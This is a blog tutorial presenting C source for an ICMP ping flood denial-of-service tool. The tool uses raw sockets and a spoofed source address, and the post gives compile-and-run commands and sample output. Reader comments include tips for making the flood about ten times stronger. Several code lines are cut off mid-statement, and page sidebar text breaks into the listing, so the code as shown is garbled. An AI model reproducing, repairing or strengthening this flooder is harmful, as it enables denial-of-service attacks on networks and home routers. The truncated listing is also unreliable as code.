ICMP ping flood code using sockets in C – Linux

C By Silver Moon On Mar 28, 2013 7 Comments

ICMP Ping Flood

Icmp ping flood is a kind of DOS attack that can be performed on remote machines connected via a network. It involves sending a large number of ping echo requests (packets) to the target system such that it is not able to tackle so fast. So the result is that the host either gets too busy into replying these echo requests that it gets no time to serve its original purpose, or it might crash or something similar. So if a machine connected to the internet gets flooded by such a large quantity of echo packets then it wont be able to process other network activities it was intended to, and will keep very busy in replying to the echo requests.

Different machines handle this differently depending on the network security and kind of operating system setup etc. Slowly all machines connected to the internet are securing themselves from such dos attacks. The most common technique is the use of a firewall, that will block the sending ip if it receives an unexpected amount of echo request. Other techniques involve not replying to ping packets at all from over the internet. Each of the techniques has its own pros and cons and has limitations.

If its a website or online network then using the firewalls or other blocking policies would work well. If its a broadband router of a home user that is connected to internet, then flooding such a device will, depending on the make and model, either crash it or make it so slow that the users would be thrown off. To test this out flood your own broadband router.

In this post I am going to show you how to write a very simple program in c that will do this very thing called icmp ping flooding. The program will construct ping echo packets and send them to a destination in a loop, very fast.
Lets take a look at the code

```c
/**
    ICMP ping flood dos attack example in c
    Silver Moon
    m00n.silv3r@gmail.com
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/time.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <unistd.h>

typedef unsigned char u8;
typedef unsigned short int u16;

unsigned short in_cksum(unsigned short *ptr, int nbytes);
void help(const char *p);

int main(int argc, char **argv)
{
    if (argc < 3)
    {
        printf("usage: %s <source IP> <destination IP> [payload size]\n", argv[0]);
        exit(0);
    }

    unsigned long daddr;
    unsigned long saddr;
    int payload_size = 0, sent, sent_size;

    saddr = inet_addr(argv[1]);
```

SEARCH

Connect with us

Other interesting stuff

SYN Flood DOS Attack with C Source Code (Linux)

Socket programming in C on Linux – tutorial

ICMP ping flood code using sockets in C – Winsock

Programming raw udp sockets in C on Linux

```
    daddr = inet_addr(argv[2]);

    if (argc > 3)
    {
        payload_size = atoi(argv[3]);
    }

    //Raw socket - if you use IPPROTO_ICMP, then kernel will fill in the correct ICMP
    int sockfd = socket (AF_INET, SOCK_RAW, IPPROTO_RAW);

    if (sockfd < 0)
    {
        perror("could not create socket");
        return (0);
    }

    int on = 1;

    // We shall provide IP headers
    if (setsockopt (sockfd, IPPROTO_IP, IP_HDRINCL, (const char*)&on, sizeof (on))
    {
        perror("setsockopt");
        return (0);
    }

    //allow socket to send datagrams to broadcast addresses
    if (setsockopt (sockfd, SOL_SOCKET, SO_BROADCAST, (const char*)&on, sizeof (on)
    {
        perror("setsockopt");
        return (0);
    }

    //Calculate total packet size
    int packet_size = sizeof (struct iphdr) + sizeof (struct icmphdr) + payload_si
    char *packet = (char *) malloc (packet_size);

    if (!packet)
    {
        perror("out of memory");
        close(sockfd);
        return (0);
    }

    //ip header
    struct iphdr *ip = (struct iphdr *) packet;
    struct icmphdr *icmp = (struct icmphdr *) (packet + sizeof (struct iphdr));

    //zero out the packet buffer
    memset (packet, 0, packet_size);

    ip->version = 4;
    ip->ihl = 5;
    ip->tos = 0;
    ip->tot_len = htons (packet_size);
    ip->id = rand ();
    ip->frag_off = 0;
    ip->ttl = 255;
    ip->protocol = IPPROTO_ICMP;
    ip->saddr = saddr;
    ip->daddr = daddr;
    //ip->check = in_cksum ((u16 *) ip, sizeof (struct iphdr));

    icmp->type = ICMP_ECHO;
    icmp->code = 0;
    icmp->un.echo.sequence = rand();
    icmp->un.echo.id = rand();
    //checksum
    icmp->checksum = 0;

    struct sockaddr_in servaddr;
    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = daddr;
    memset(&servaddr.sin_zero, 0, sizeof (servaddr.sin_zero));

    puts("flooding...");

    while (1)
    {
        memset(packet + sizeof(struct iphdr) + sizeof(struct icmphdr), rand() % 2

        //recalculate the icmp header checksum since we are filling the payload with
        icmp->checksum = 0;
        icmp->checksum = in_cksum((unsigned short *)icmp, sizeof(struct icmphdr) +

        if ( (sent_size = sendto(sockfd, packet, packet_size, 0, (struct sockaddr*)
        {
            perror("send failed\n");
            break;
        }
        ++sent;
        printf("%d packets sent\r", sent);
        fflush(stdout);

        usleep(10000);  //microseconds
    }

    free(packet);
```

Receive full data with recv socket function in C

Get local ip in C on linux

```
    close(sockfd);

    return (0);
}

/*
    Function calculate checksum
*/
unsigned short in_cksum(unsigned short *ptr, int nbytes)
{
    register long sum;
    u_short oddbyte;
    register u_short answer;

    sum = 0;
    while (nbytes > 1) {
        sum += *ptr++;
        nbytes -= 2;
    }

    if (nbytes == 1) {
        oddbyte = 0;
        *((u_char *) & oddbyte) = *(u_char *) ptr;
        sum += oddbyte;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;

    return (answer);
}
```

Compile the program using gcc and run it.

```
$ gcc ping_flood.c
$ sudo ./a.out 1.2.3.4 4.3.2.1 100
flooding...
228 packets sent
```

So the output shows how many packets have been send. To ensure that the packets were indeed send out, use a packet sniffer like wireshark. Wireshark would show those packets (lots of them in same color). If wireshark does not show any packets then the packets were generated from the above program but were not send out due to some reason.


For example, if a firewall is running then it might block such packets with spoofed source addresses. Also note that if you try to ping flood a LAN ip like 192.168.1.x and your machine is on the same subnet, then your kernel would first try to find out the hardware address of the other machine. If the ip address does not exist, then the packets wont be send out and your own machine would reply with a desination unreachable message.


Last Updated On : 12th April 2013


c sockets dos attack linux

Subscribe to get updates delivered to your inbox Enter email to subscribe Subscribe

Related Posts


ICMP ping flood code using sockets in C – Winsock


SYN Flood DOS Attack with C Source Code (Linux)


Packet Sniffer Code in C using sockets | Linux

About **Silver Moon**

Php developer, blogger and Linux enthusiast. He can be reached at binarytides@gmail.com. Or find him on Google+

7 Comments

+ ADD COMMENT

Ted Mittelstaedt January 27, 2016 at 5:43 am

This code compiles out-of-box under Ubuntu 14 and runs. But it suffers from several things;

First is the call to rand(). I don't understand what the point of doing this is because you could just pad out the packet with zeros, but if you must use "random" data for padding, the rand() call is extremely slow, and introduces significant delay in the code. More importantly, when rand() runs out of bits it blocks forcing the main loop to block.

A better way would be to take the "fastrand()" example code from here:

http://stackoverflow.com/questions/26237419/faster-than-rand

and use that. Secondly is the call to printf – this is slow as well – it would be better to rewrite the code to print a total number of packets sent over time when the program exits – and print nothing during the flooding time.

Another strange thing in there is that usleep() call, it should be commented out it is not needed, not under Ubuntu 14 at least.

With just these changes I'm able to do an actual flood ping that really does flood ping.

Interestingly, when comparing this code out-of-box with the operating system ping program "ping -f", the OS ping throws out more traffic than this., However, after fixing the stuff I mentioned, this program can throw out about ten times the amount of traffic that a Linux ping -f command can.

Personally I suspect that the Linux ping command flooding ability is compromised because it is sending the traffic through iptables and such.

Flor Ian September 10, 2014 at 6:51 pm

Its fake , when i dump traffic in network it doesnt show nothing , so its not real as icmp flooder , the developer should fix it

David Peterson Harvey May 7, 2013 at 8:01 am

The inclusion of arpa/inet.h is necessary to prevent implicit declaration of inet_addr in the code. I can't get the socket to connect. I keep getting "could not create socket: Operation not permitted." I'll compare it to your other articles on sockets, which work wonderfully, to see if I can see the difference.

Thanks again for great resources for those of us learning to program!


David Peterson Harvey May 6, 2013 at 11:49 pm

Love your articles!

On this one, if you have time, I'm getting "implicit declaration of function 'inet_addr' as a warning. Of course, the code runs fine. I'm also not able to open a socket, though the socket programs in your other articles open just fine.

Do you have any ideas for me to clean up the warning and troubleshoot the socket problem?

Thanks again for great, informative articles!



Silver Moon May 7, 2013 at 7:52 am

include the following header file

#include

the "implicit declaration" errors come up due to missing header includes.

run the program with root privileges. the above program creates raw sockets for which it needs root privileges on linux. on ubuntu for example run it with sudo.

David Peterson Harvey May 6, 2013 at 11:11 pm

Could not create socket. Operation not permitted.

Didn’t get very far with this one.

Silver Moon May 7, 2013 at 7:52 am

run with root privileges

Leave a comment

Name (required)

Mail (will not be published) (required)

Website

Comment

POST COMMENT

About us Contact us Faq Advertise Privacy Policy